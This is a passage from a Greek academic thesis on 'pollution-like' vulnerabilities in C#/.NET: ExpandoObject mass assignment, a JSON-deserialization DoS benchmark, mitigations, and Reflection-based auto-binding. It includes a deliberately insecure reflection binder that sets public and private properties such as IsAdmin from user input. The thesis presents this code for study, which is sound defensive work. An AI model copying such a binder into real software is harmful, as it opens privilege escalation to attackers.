Στην πράξη, η ExpandoObject μόλυνση αποτελεί παράδειγμα του ότι το dynamic input που δεν ελέγχεται μπορεί να οδηγήσει σε state injection. Η ευπάθεια δεν μολύνει global prototypes, αλλά μεταδίδει ανεξέλεγκτα properties μέσα στη ροή της εφαρμογής, δημιουργώντας έναν τοπικό αλλά σημαντικότατο κίνδυνο. Αυτή είναι μία περίπτωση που οδηγεί σε ξεκάθαρο mass assignment [8], [9] (ή autobinding όπως είναι πιο γνωστό σε .NET περιβάλλοντα).

3.1.3.2. DoS

Σε αυτό το σενάριο θεωρητικά υπάρχει πάλι ένα endpoint που δέχεται ExpandoObject ως είσοδο. Το πρόβλημα σε αυτή την περίπτωση θα παρουσιαστεί κατά το αυτόματο deserialization του json του HTTP request κατά τη στιγμή που φτάνει στο endpoint. Με το να επιτρέπονται δυναμικά δεδομένα εισόδου, δεν υπάρχει κανένας περιορισμός στο είδος ή στον όγκο αυτών των δεδομένων. Ένα τέτοιο endpoint μπορεί να φτιάχτηκε με γνώμονα ότι θα δέχεται ένα δυναμικό model, το οποίο θα αντιστοιχιστεί σε μία λίστα από πιθανά db models. Τίποτα όμως δεν απαγορεύει σε κάποιον επιτιθέμενο να το εκμεταλλευτεί αυτό και να στείλει ογκώδη json που θα χρειαστούν παραπάνω ώρα για αυτό το deserialization. Αν σταλούν μαζικά πολλά τέτοια ογκώδη json τότε μπορεί πολύ εύκολα να εξαντληθούν όλοι οι διαθέσιμοι πόροι και να υπάρξει DoS. Για να φανεί καλύτερα αυτή η περίπτωση πρέπει να γίνει καταγραφή των χρόνων κατά το deserialization, αλλά αυτό δεν μπορεί να γίνει εύκολα σε ένα πραγματικό endpoint, οπότε αντί αυτού, στήθηκε ένα Console Application το οποίο παίρνει 3 διαφορετικά json αρχεία (2KB, 20MB, 40MB) και καταγράφει αυτούς τους χρόνους.

```
1. using System.Diagnostics;
2. using System.Dynamic;
3.
4. var stopwatch = new Stopwatch();
5.
6. // Measure deserialization time for small JSON file
7. string filePath = Path.Combine(AppDomain.CurrentDomain.BaseDirectory, "json", "small.json");
8. var json = File.ReadAllText(filePath);
9. stopwatch.Start();
10. var expando = System.Text.Json.JsonSerializer.Deserialize<ExpandoObject>(json);
11. var stopwatchElapsed = stopwatch.ElapsedMilliseconds;
```



Attribution-NonCommercial-NoDerivatives 4.0 International https://doi.org/10.26219/heal.aueb.9682
http://creativecommons.org/licenses/by-nc-nd/4.0/

```
12. Console.WriteLine($"Small file deserialization completed in {stopwatchElapsed} ms
({TimeSpan.FromMilliseconds(stopwatchElapsed).TotalSeconds} s).");
13.
14. // Measure deserialization time for medium JSON file
15. filePath = Path.Combine(AppDomain.CurrentDomain.BaseDirectory, "json", "medium.json");
16. json = File.ReadAllText(filePath);
17. stopwatch.Restart();
18. expando = System.Text.Json.JsonSerializer.Deserialize<ExpandoObject>(json);
19. stopwatchElapsed = stopwatch.ElapsedMilliseconds;
20. Console.WriteLine($"Medium file deserialization completed in {stopwatchElapsed} ms
({TimeSpan.FromMilliseconds(stopwatchElapsed).TotalSeconds} s).");
21.
22. // Measure deserialization time for large JSON file
23. filePath = Path.Combine(AppDomain.CurrentDomain.BaseDirectory, "json", "large.json");
24. json = File.ReadAllText(filePath);
25. stopwatch.Restart();
26. expando = System.Text.Json.JsonSerializer.Deserialize<ExpandoObject>(json);
27. stopwatchElapsed = stopwatch.ElapsedMilliseconds;
28. Console.WriteLine($"Large file deserialization completed in {stopwatchElapsed} ms
({TimeSpan.FromMilliseconds(stopwatchElapsed).TotalSeconds} s).");
29.
```

Παρακάτω παρουσιάζονται οι χρόνοι εκτέλεσης.




Figure 7: Χρόνοι εκτέλεσης Deserialization

Όπως φαίνεται οι χρόνοι είναι αισθητά διαφορετικοί αναλόγως το μέγεθος του αρχείου. Σε περίπτωση που ληφθεί ένα μόνο τέτοιο json ο χρόνος επεξεργασίας είναι μεγάλος μεν, αλλά στην πράξη και στην πραγματική ροή εκτέλεσης δε θα αντιληφθεί κάποιος διαφορά. Αν όμως γίνει μαζική αποστολή, τότε αναλόγως και των υποδομών του κάθε συστήματος, υπάρχει πολλή μεγάλη πιθανότητα το σύστημα να καταρρεύσει. Σε ένα τέτοιο σενάριο το πρόβλημα είναι ιδιαίτερα σοβαρό καθώς δεν φτάνει καν στο στάδιο που ξεκινάει η επιχειρησιακή λογική.

Attribution-NonCommercial-NoDerivatives 4.0 International https://doi.org/10.26219/heal.aueb.9682
http://creativecommons.org/licenses/by-nc-nd/4.0/

3.1.3.3. Σύνοψη και Διαφορές των μηχανισμών

Όπως φαίνεται, τα δύο σενάρια έχουν κοινή αφετηρία τα dynamic δεδομένα εισόδου (ExpandoObject) αλλά καταλήγουν σε δύο πολύ διαφορετικές επιπτώσεις, ανάλογα με το σχήμα των δεδομένων και το προβληματικό σημείο του pipeline κατά το οποίο επεξεργάζονται.

Διαφορές των δύο μηχανισμών:


Mass Assignment μηχανισμός:

- Είσοδος: JSON όπου το κρίσιμο στοιχείο είναι η παρουσία συγκεκριμένων keys π.χ. Username, Password, IsAdmin που αντιστοιχούν σε κάποιο model του συστήματος
- Προβληματικό σημείο στο pipeline: Στη συγκεκριμένη περίπτωση το πρόβλημα παρουσιάστηκε κατά τη λανθασμένη επιστροφή του ίδιου object, αλλά θα μπορούσε να εμφανιστεί σε πολλά διαφορετικά σημεία του μηχανισμού. Άλλα τέτοια πιθανά σημεία θα μπορούσαν να είναι:
    - η αποθήκευση των δεδομένων εισόδου χωρίς έλεγχο στη βάση
    - το mapping από το μοντέλο εισόδου στο domain μοντέλο
    - η κλήση Non-public setters
    - κ.α.

  Αρκεί απλά μία κακόβουλη είσοδος για να προκαλέσει προβλήματα, καθώς η συγκεκριμένη επίθεση είναι αρκετά στοχευμένη και προϋποθέτει γνώση των domain models.
- Αποτέλεσμα: Προκαλείται state injection, δηλαδή κάποια πεδία αλλάζουν και αυτό μπορεί να παρακάμψει ελέγχους εξουσιοδότησης ή να προκαλέσει απρόβλεπτες συνέπειες στην επιχειρησιακή λογική.

DoS μηχανισμός:

- Είσοδος: Πολύ μεγάλο JSON αδιάφορου σχήματος ή πολύ βαθιά εμφωλευμένο object.
- Προβληματικό σημείο στο pipeline: Σε αυτή την περίπτωση το πρόβλημα παρουσιάζεται κατά την είσοδο και τον αρχικό parser που αναλαμβάνει να μετατρέψει το JSON στο model του endpoint, πριν καν προλάβει να τρέξει η οποιαδήποτε επιχειρησιακή λογική. Το ίδιο το JSON μπορεί να είναι δομικά σωστό και να μην περιέχει κάτι ύποπτο. Οπότε δεν αρκεί μόνο ένα JSON, θα πρέπει να υπάρξουν μαζικές αποστολές μηνυμάτων και μόνο τότε θα παρουσιαστεί το πρόβλημα. Η διαφορά με άλλες DoS επιθέσεις είναι ότι επιτρέποντας dynamic είσοδο χωρίς έλεγχο και περιορισμούς, δίνεται στον κακόβουλο χρήστη ένας ακόμη τρόπος εισβολής που βασίζεται καθαρά στον τρόπο υλοποίησης.



Attribution-NonCommercial-NoDerivatives 4.0 International https://doi.org/10.26219/heal.aueb.9682
http://creativecommons.org/licenses/by-nc-nd/4.0/

- Αποτέλεσμα: Υψηλή κατανάλωση των πόρων (CPU, thread starvation κ.α.) του συστήματος μέχρι του σημείου που κάνει την υπηρεσία μη διαθέσιμη.

	Mass Assignment	DoS
Είσοδος	JSON που αντιστοιχεί σε υπαρκτό model με συγκεκριμένα keys	Αδιάφορο το σχήμα του JSON, αλλά με τεράστιο όγκο
Trigger point	Οποιοδήποτε σημείο της εφαρμογής όπου πραγματοποιείται επιχειρησιακή λογική πάνω στα συγκεκριμένα keys	Κατά το αρχικό parsing των δεδομένων εισόδου
Επίπτωση	Privilege escalation	Εξάντληση πόρων
Κρίσιμες προϋποθέσεις	➢ Έλλειψη ελέγχου και whitelist ➢ Επιστροφή ή αποθήκευση του αρχικού object	➢ Απουσία περιορισμού μεγέθους ➢ Serializer χωρίς όρια ➢ Requests πολλαπλών τέτοιων εισόδων
Ενδείξεις μόλυνσης	Απρόβλεπτες συμπεριφορές στην επιχειρησιακή λογική	Αυξημένες καθυστερήσεις ή μη διαθεσιμότητα της υπηρεσίας

3.1.4. Ομοιότητες/Διαφορές με Prototype Pollution

3.1.4.1. Ομοιότητες

Το ExpandoObject παρουσιάζει μια χαρακτηριστική ομοιότητα με το prototype pollution, καθώς επιτρέπει την προσθήκη properties σε objects κατά το runtime χωρίς περιορισμούς. Η δυνατότητα αυτή μιμείται την ευελιξία της JavaScript, όπου ένα απλό JSON key μπορεί να οδηγήσει σε αλλοίωση του prototype. Στην περίπτωση του ExpandoObject, η εισαγωγή δυναμικού input από τον χρήστη επιτρέπει τη δημιουργία νέων properties που ο developer δεν έχει προβλέψει, με αποτέλεσμα την εισαγωγή ανεπιθύμητου state. Αν η εφαρμογή βασιστεί σε αυτά τα δεδομένα για κρίσιμες λειτουργίες, τότε το pollution-like σενάριο οδηγεί σε παρόμοιες συνέπειες με εκείνες της JavaScript: αλλαγές στη λογική εξουσιοδότησης (π.χ. εισαγωγή του πεδίου isAdmin), παραποίηση επιχειρησιακών κανόνων ή και αποθήκευση μολυσμένων δεδομένων σε συστήματα. Στην ουσία, οι properties που εισάγει ο επιτιθέμενος μπορούν να λειτουργήσουν ως gadgets, τα οποία ενεργοποιούνται σε κάποιο μετέπειτα sink (π.χ. authorization check ή database write), μετατρέποντας την αρχική αλλοίωση σε πραγματική εκμετάλλευση. Η κοινή βάση και στις δύο γλώσσες είναι

Attribution-NonCommercial-NoDerivatives 4.0 International https://doi.org/10.26219/heal.aueb.9682
http://creativecommons.org/licenses/by-nc-nd/4.0/

ότι δεδομένα που περνούν χωρίς έλεγχο και φιλτράρισμα ενσωματώνονται στο object και δημιουργούν συνθήκες κατάλληλες για την αλλοίωση της ροής της εφαρμογής. Επίσης, μια πιο γενική ομοιότητα είναι πως όπως το prototype pollution μπορεί να προκαλέσει διαφορετικά προβλήματα, το ίδιο μπορεί να γίνει και με το ExpandoObject (mass assignment, DoS, κ.α.).


3.1.4.2. Διαφορές

Σε αντίθεση με την JavaScript, όπου η μόλυνση της prototype chain έχει καθολική ισχύ και επηρεάζει όλα τα objects που μοιράζονται το μολυσμένο prototype, το ExpandoObject περιορίζεται αυστηρά στο επίπεδο του συγκεκριμένου instance. Αυτό σημαίνει ότι η μόλυνση δεν εξαπλώνεται σε άλλα objects του ίδιου τύπου, αλλά διατηρείται μόνο μέσα στη ροή που χειρίζεται το ίδιο dynamic object. Επιπλέον, η διάρκεια είναι παροδική, καθώς τα μολυσμένα properties υπάρχουν μόνο όσο ζει το object ή εφόσον αποθηκευτούν σε κάποια βάση, αλλά αυτό δεν αποτελεί χαρακτηριστικό της γλώσσας. Η επικινδυνότητα επομένως εξαρτάται σε μεγάλο βαθμό από τον τρόπο χρήσης που επιλέγει ο προγραμματιστής (π.χ. αν επιστρέψει το ίδιο Expando στον client ή αν το προωθήσει σε repository). Έτσι, το ExpandoObject pollution-like σενάριο δεν αναδεικνύει αδυναμία της C# ως γλώσσας, αλλά κενό στις πρακτικές χειρισμού dynamic δεδομένων.

3.1.5. Αντιμετώπιση

Η ασφαλής χρήση του ExpandoObject απαιτεί συγκεκριμένα μέτρα, ώστε να αποτραπεί η εισαγωγή μη έγκυρων properties από κακόβουλο input. Οι βασικές τεχνικές αντιμετώπισης περιλαμβάνουν:

1. **Αποφυγή άμεσης χρήσης του ExpandoObject σε user input (mass assignment & DoS)**
   Τα δεδομένα που προέρχονται από εξωτερικές πηγές δεν πρέπει να περνούν απευθείας στο service ως ExpandoObject. Αντίθετα, είναι προτιμότερο να γίνεται mapping σε strongly-typed DTOs (Data Transfer Objects), τα οποία περιλαμβάνουν μόνο τα επιτρεπτά πεδία. Με αυτόν τον τρόπο αποκλείεται η εισαγωγή αυθαίρετων properties.
2. **Έλεγχος και φιλτράρισμα properties (mass assignment)**
   Πριν την περαιτέρω επεξεργασία, το ExpandoObject θα πρέπει να ελέγχεται με βάση whitelist επιτρεπόμενων properties (π.χ. username, password). Κάθε property εκτός whitelist θα πρέπει να απορρίπτεται ή να καταγράφεται για περαιτέρω έλεγχο.



Attribution-NonCommercial-NoDerivatives 4.0 International https://doi.org/10.26219/heal.aueb.9682
http://creativecommons.org/licenses/by-nc-nd/4.0/

3. **Δημιουργία νέων objects στο service layer (mass assignment)**
   Τα services πρέπει να κατασκευάζουν καινούργια objects (π.χ. τύπου User) με validated δεδομένα, αντί να χρησιμοποιούν ή να επιστρέφουν το αρχικό ExpandoObject. Έτσι αποφεύγεται η διάδοση μη ελεγμένων properties στην υπόλοιπη εφαρμογή.

4. **Περιορισμένη χρήση dynamic τύπων (mass assignment & DoS)**
   Η χρήση του ExpandoObject και γενικότερα dynamic types πρέπει να περιορίζεται σε περιπτώσεις προσωρινής επεξεργασίας δεδομένων, όπως parsing ή serialization, και να αποφεύγεται σε κρίσιμη επιχειρησιακή λογική, όπως authentication ή authorization.

5. **Unit Tests (mass assignment & DoS)**

   Tests που στέλνουν επιπλέον keys και διασφαλίζουν ότι δεν αλλάζουν ευαίσθητα πεδία.

6. **Όρια στο μέγεθος των δεδομένων εισόδου (DoS)**

   Από τη στιγμή που τα δεδομένα είναι δυναμικά και κατά συνέπεια άγνωστα κατά την είσοδο, θα μπορούσε να περιοριστεί το επιτρεπτό μέγεθος τους, έτσι ώστε να αποφευχθούν περιπτώσεις DoS.

7. **Έλεγχος schema (DoS)**

   Μία ακόμα επιλογή, θα ήταν η ύπαρξη ενός Middleware που κάνει ένα απλό έλεγχο (π.χ. schema validation) στα δεδομένα εισόδου πριν καν περάσουν στο endpoint.


8. **Συλλογή και ανάλυση των Http requests (DoS)**

   Θα πρέπει να γίνεται σωστή παρακολούθηση (monitoring) όλων των requests και να υπάρχουν ειδοποιήσεις (alerts) σε περίπτωση που παρατηρηθεί ασυνήθιστη κίνηση.

9. **Sandboxing (DoS)**

   Πιθανή εκτέλεση σε ξεχωριστό και απομόνωμενο περιβάλλον με συγκεκριμένους πόρους αν απαιτείται επεξεργασία μεγάλων αρχείων με αμφίβολο περιεχόμενο. Έτσι ώστε ακόμα και να προκύψει κάποιο πρόβλημα, να μην επηρεάσει άλλες λειτουργικότητες.

Οι παραπάνω μέθοδοι μπορούν να περιορίσουν πολύ τέτοιου είδους επιπτώσεις. Όπως φαίνεται στην περίπτωση του mass assignment αρκεί ο καλύτερος έλεγχος στην επιχειρησιακή λογική και να μην προχωράει περαιτέρω η επεξεργασία, αν πρώτα δεν είναι βέβαιο ότι τα δεδομένα είναι ασφαλή. Ενώ στην περίπτωση του DoS, σε συνδυασμό με πιο «παραδοσιακές» τεχνικές αντιμετώπισης, όπως:



Attribution-NonCommercial-NoDerivatives 4.0 International https://doi.org/10.26219/heal.aueb.9682
http://creativecommons.org/licenses/by-nc-nd/4.0/

- Προστασία σε επίπεδο δικτύου
    - Firewall
    - Προστασία μέσω CDN
- Auto scaling
- Περιορισμός αιτημάτων ανά IP
- Διαχείριση πόρων
- κ.α.

οι οποίες βοηθούν γενικότερα σε DoS επιθέσεις, μπορούν να γίνουν επιπρόσθετα και οι παραπάνω ενέργειες που επικεντρώνονται περισσότερο στην επιχειρησιακή λογική, στην οποία οφείλεται το συγκεκριμένο είδος DoS επίθεσης.

3.1.6. Συμπεράσματα

Το ExpandoObject στη C# δεν δημιουργεί prototype pollution με την ίδια μορφή που εμφανίζεται στη JavaScript, καθώς δεν υπάρχει prototype chain σε επίπεδο γλώσσας που να μπορεί να αλλοιωθεί καθολικά. Ωστόσο, η δυνατότητα δυναμικής προσθήκης properties σε runtime εισάγει κινδύνους που μπορούν να οδηγήσουν σε παρόμοια προβλήματα.

Η μόλυνση περιορίζεται στο επίπεδο του συγκεκριμένου object (instance-level) και δεν επηρεάζει καθολικά όλα τα objects του συστήματος, όπως συμβαίνει στη JavaScript. Παρόλα αυτά, οι συνέπειες μπορεί να είναι εξίσου σοβαρές εάν τα εισαγόμενα properties χρησιμοποιηθούν σε κρίσιμη λογική, όπως στον έλεγχο δικαιωμάτων (π.χ. properties τύπου isAdmin) – περίπτωση mass assignment.

Επιπλέον, η αποδοχή μεγάλων ή πολύπλοκων dynamic payloads μπορεί να προκαλέσει εξάντληση των πόρων (DoS) κατά το στάδιο του deserialization.

Συνεπώς, το ExpandoObject μπορεί να θεωρηθεί ένας πιθανός φορέας επιθέσεων τύπου “dynamic object pollution”, όπου μη ελεγμένα δεδομένα αλλοιώνουν τη συμπεριφορά της εφαρμογής. Η ασφαλής ανάπτυξη σε .NET προϋποθέτει τη χρήση ισχυρά τυποποιημένων δομών (strong typing), explicit mapping, και αποφυγή της άμεσης διάδοσης dynamic objects στην επιχειρησιακή λογική. Με τον τρόπο αυτό μειώνεται ουσιαστικά ο κίνδυνος εμφάνισης αντίστοιχων ευπαθειών.

Attribution-NonCommercial-NoDerivatives 4.0 International https://doi.org/10.26219/heal.aueb.9682
http://creativecommons.org/licenses/by-nc-nd/4.0/

3.2. Reflection

3.2.1. Ορισμός

Το Reflection αποτελεί έναν από τους βασικούς μηχανισμούς της πλατφόρμας .NET, μέσω του οποίου παρέχεται η δυνατότητα επιθεώρησης και τροποποίησης τύπων, μελών και μεταδεδομένων κατά τον χρόνο εκτέλεσης. Η λειτουργικότητα αυτή, που παρέχεται μέσω του namespace System.Reflection, επιτρέπει την πρόσβαση σε properties, πεδία και μεθόδους, ακόμη και σε περιπτώσεις όπου αυτά δεν είναι ορατά μέσω του στατικού συστήματος τύπων. Το Reflection χρησιμοποιείται ευρέως σε περιπτώσεις όπως το model binding, το auto-mapping objects, καθώς και στην ανάπτυξη βιβλιοθηκών που απαιτούν υψηλό βαθμό ευελιξίας. [10], [11]

3.2.2. Δυνατότητες και Χρήσεις

Οι κύριες χρήσεις του Reflection εστιάζουν:

- Στην αυτόματη αντιστοίχιση δεδομένων εισόδου (π.χ. JSON, λεξικά key-value) σε objects τύπου POCO, βάσει ταύτισης ονομάτων properties.
- Στην πρόσβαση και τροποποίηση properties που δεν είναι απαραίτητα δημόσιες, μέσω της χρήσης BindingFlags.
- Στην ανάπτυξη μηχανισμών οι οποίοι προσαρμόζονται σε διαφορετικά σχήματα δεδομένων χωρίς να απαιτείται η πρότερη γνώση της δομής τους.

Η πρακτική αυτή αυξάνει την ευελιξία των εφαρμογών, εισάγει όμως και σοβαρούς κινδύνους ασφάλειας όταν δεν υπάρχει αυστηρός έλεγχος των δεδομένων εισόδου.

Η πρακτική αξιοποίηση του Reflection σε APIs εμφανίζεται συχνά στα partial updates (π.χ. PATCH) με μεταβλητό payload. Σε αυτά τα σενάρια, επιδιώκεται η ελαχιστοποίηση επαναλαμβανόμενου κώδικα (boilerplate) μέσω αυτοματοποιημένης αντιστοίχισης (name-based mapping) των keys του εισερχόμενου payload σε properties του object. Εφόσον η αντιστοίχιση βασίζεται αποκλειστικά στα ονόματα, και μάλιστα χωρίς whitelist ή κανόνες απόρριψης επιπλέον πεδίων, καθίσταται εφικτή η εισαγωγή μη έγκυρων ή ευαίσθητων properties στην επιχειρησιακή ροή, με συνέπειες που προσομοιάζουν σε state injection.

Attribution-NonCommercial-NoDerivatives 4.0 International https://doi.org/10.26219/heal.aueb.9682
http://creativecommons.org/licenses/by-nc-nd/4.0/

3.2.3. Μόλυνση

Πιθανή μόλυνση θα μπορούσε να υπάρξει σε περίπτωση που γίνεται generic reflection, που βασίζεται σε δεδομένα εισόδου από κάποιον χρήστη ή άλλα συστήματα.

3.2.3.1. Ρεαλιστικές περιπτώσεις χρήσης

Κάποιες ρεαλιστικές περιπτώσεις που θα μπορούσε να γίνεται generic reflection είναι οι εξής:

- **Event ingestion (CloudEvents, message buses)**
  Σε ροές λήψης events από Azure Event Hubs / Service Bus / Kafka κλπ με διαφορετικό type, ο Event Listener υλοποιείται συχνά ως generic handler που διαβάζει τα CloudEvents attributes (π.χ. type, subject) και τα dynamic data. Το mapping των data σε εσωτερικά μοντέλα γίνεται name-based, ώστε να χρησιμοποιείται ο ίδιος κώδικας σε πολλά διαφορετικά σχήματα, για να αποφευχθεί η επανάληψη παρόμοιου κώδικα. Αν δεν υπάρχει whitelist και εφαρμόζεται reflection στα domain models, δημιουργείται πιθανό σημείο εισόδου ανεπιθύμητων πεδίων.

- **Webhooks από τρίτους παρόχους**
  Παρόμοια με τα Events, πολλά συστήματα δέχονται Webhooks με διάφορα payloads και προαιρετικά πεδία. Ένας generic webhook controller αποδέχεται μεγάλη ποικιλία σχημάτων και κάνει map σε εσωτερικές δομές με reflection. Η ανοχή σε άγνωστα πεδία, χωρίς περιορισμούς, μπορεί να επιτρέψει την εισαγωγή τιμών σε ευαίσθητα properties.

- **Multi-tenant custom fields**
  Σε πολλά CRM/ERP/SaaS συστήματα υπάρχει η ανάγκη να υποστηρίζονται multi-tenant custom fields,δηλαδή κάθε πελάτης (tenant) να μπορεί να ορίζει δικά του πρόσθετα πεδία πέρα από τα κοινά που έχει το σύστημα. Συχνό μοτίβο είναι η αποδοχή Dictionary<string, object> και η απόπειρα auto-binding στα κοινά μοντέλα. Αν δεν υπάρχει ένας μηχανισμός που να διαχωρίζει αυτά τα custom fields τότε μπορεί να καταλήξουν σε πραγματικά properties του entity.

- **Endpoints με dynamic input**
  Σε APIs όπου υπάρχει ανάγκη για ευελιξία, συχνά υπάρχουν endpoints που δέχονται dynamic input αντί για αυστηρά τυποποιημένα DTOs, π.χ.:

Attribution-NonCommercial-NoDerivatives 4.0 International https://doi.org/10.26219/heal.aueb.9682
http://creativecommons.org/licenses/by-nc-nd/4.0/

- ([FromBody] dynamic input), ([FromBody] ExpandoObject), ([FromBody] Dictionary<string, object>), ([FromBody] JsonElement/JsonDocument), ή JObject (Newtonsoft).
- Αντίστοιχα μοτίβα σε APIs με παραμέτρους τύπου object, JsonNode κ.λπ.

- **Συστήματα με συχνή αλλαγή σχημάτων**
  Πολλές εφαρμογές έχουν ανάγκη για συχνή αλλαγή σχημάτων (πχ προσθήκη πεδίων σε μοντέλα, κλπ), κάτι που συνήθως προϋποθέτει νέα έκδοση της εφαρμογής. Πολλές φορές για να αποφευχθούν οι συχνές νέες εκδόσεις χρησιμοποιούνται generic μεθόδοι που μπορούν να λειτουργήσουν με οποιοδήποτε σχήμα.

Κοινά χαρακτηριστικά των παραπάνω περιπτώσεων

- Ανάγκη για ευελιξία στη διαχείριση δεδομένων, ώστε να υποστηρίζονται ετερογενή ή μεταβαλλόμενα σχήματα.
- Χρήση generic μηχανισμών που αποδέχονται key-value εισόδους.
- Αντιστοίχιση πεδίων με βάση το όνομα, μέσω Reflection.
- Ελλιπής ή ανύπαρκτος έλεγχος (whitelist/validation) και, σε ορισμένα σενάρια, πρόσβαση σε NonPublic μέλη για λόγους ευκολίας.

Ο συνδυασμός αυτών των παραμέτρων δημιουργεί ένα αποτέλεσμα παρόμοιο με pollution: εισαγωγή ανεπιθύμητης κατάστασης (state) σε πιθανούς στόχους. Αυτό μπορεί να έχει άμεσες επιπτώσεις σε κρίσιμους μηχανισμούς, όπως η εξουσιοδότηση, η δρομολόγηση λειτουργιών ή ακόμη και η ενεργοποίηση μη προβλεπόμενων features.

3.2.3.2. Περιγραφή σεναρίου

Για τη μελέτη της πιθανότητας μόλυνσης επιλέχθηκε να στηθεί endpoint PATCH /users/{id} για μερική ενημέρωση προφίλ χρήστη. Το payload αποστέλλεται ως Dictionary<string, object> και περιλαμβάνει μόνο τα πεδία που αλλάζουν. Για την auto-mapping χρησιμοποιείται Reflection-based binder που αντιστοιχίζει properties κατά όνομα. [12], [13]


Attribution-NonCommercial-NoDerivatives 4.0 International https://doi.org/10.26219/heal.aueb.9682
http://creativecommons.org/licenses/by-nc-nd/4.0/

Μοντέλο Οντότητας

```
 1. public class User
 2. {
 3.       public Guid Id { get; set; }
 4.       public string Username { get; set; } = default!;
 5.       public string Password { get; set; }
 6.       public string Email { get; set; } = default!;
 7.       public string DisplayName { get; set; } = default!;
 8.       public bool IsAdmin { get; set; } = false;
 9.       public string Role { get; set; } = "User";
10.       private bool PrivateFeatureEnabled { get; set; } = false;
11.       public bool PrivateFeatureEnabled2 { get; private set; } = false;
12. }
13.
```

Generic μεθόδοι για binding και εφαρμογή ενημερώσεων

```
 1. /// <summary>
 2. /// Takes a dictionary of possible properties and returns a new dictionary containing only
the properties that exist in type T.
 3. /// </summary>
 4. /// <typeparam name="T"></typeparam>
 5. /// <param name="input"></param>
 6. /// <returns></returns>
 7. public static Dictionary<string, object?> BindByName<T>(IDictionary<string, object> input)
 8. {
 9.       var t = typeof(T);
10.       var flags = BindingFlags.Instance | BindingFlags.Public | BindingFlags.NonPublic |
BindingFlags.IgnoreCase;
11.
12.       // Create a case-insensitive dictionary to hold the results
13.       var result = new Dictionary<string, object?>(StringComparer.OrdinalIgnoreCase);
14.
15.       foreach (var (key, value) in input)
16.       {
17.                 var p = t.GetProperty(key, flags);
18.                 if (p is null) continue; // skip keys that are not part of the Type
19.
20.                 var targetType = Nullable.GetUnderlyingType(p.PropertyType) ??
p.PropertyType;
21.
22.                 object? coerced = value;
23.                 if (coerced is not null && !targetType.IsInstanceOfType(coerced) &&
targetType != typeof(object))
24.                 {
25.                           try { coerced = Convert.ChangeType(coerced, targetType); }
26.                           catch { continue; } // skip invalid conversions
27.                 }
28.
29.                 // save with the actual property name
30.                 result[p.Name] = coerced;
31.       }
32.
33.       return result;
34. }
35.
36. /// <summary>
37. /// Takes a source object (typically a dictionary) and applies its properties to the target
object using reflection.
38. /// </summary>
39. /// <param name="source"></param>
40. /// <param name="target"></param>
41. public static void ApplyToEntity(object source, object target)
```



Attribution-NonCommercial-NoDerivatives 4.0 International https://doi.org/10.26219/heal.aueb.9682
http://creativecommons.org/licenses/by-nc-nd/4.0/

```
{
        var tType = target.GetType();
        var flags = BindingFlags.Instance | BindingFlags.Public | BindingFlags.NonPublic |
BindingFlags.IgnoreCase; // Include non-public to allow setting private properties

        if (source is IDictionary<string, object?> dict)
        {
                foreach (var (key, value) in dict)
                {
                        var tProp = tType.GetProperty(key, flags); // Find property on
target by name (case-insensitive)
                        if (tProp is null) continue;

                        var setter = tProp.GetSetMethod(nonPublic: true);
                        if (setter is null) continue;

                        var targetType = Nullable.GetUnderlyingType(tProp.PropertyType) ??
tProp.PropertyType; // Handle nullable types

                        object? coerced = value;
                        // Attempt to convert the value to the target property type if
necessary
                        if (coerced is not null && !targetType.IsInstanceOfType(coerced) &&
targetType != typeof(object))
                        {
                                try { coerced = Convert.ChangeType(coerced, targetType);
}
                                catch { continue; }
                        }

                        setter.Invoke(target, new[] { coerced }); // Set the property value
on the target object
                }
                return;
        }
}

```

Endpoint:

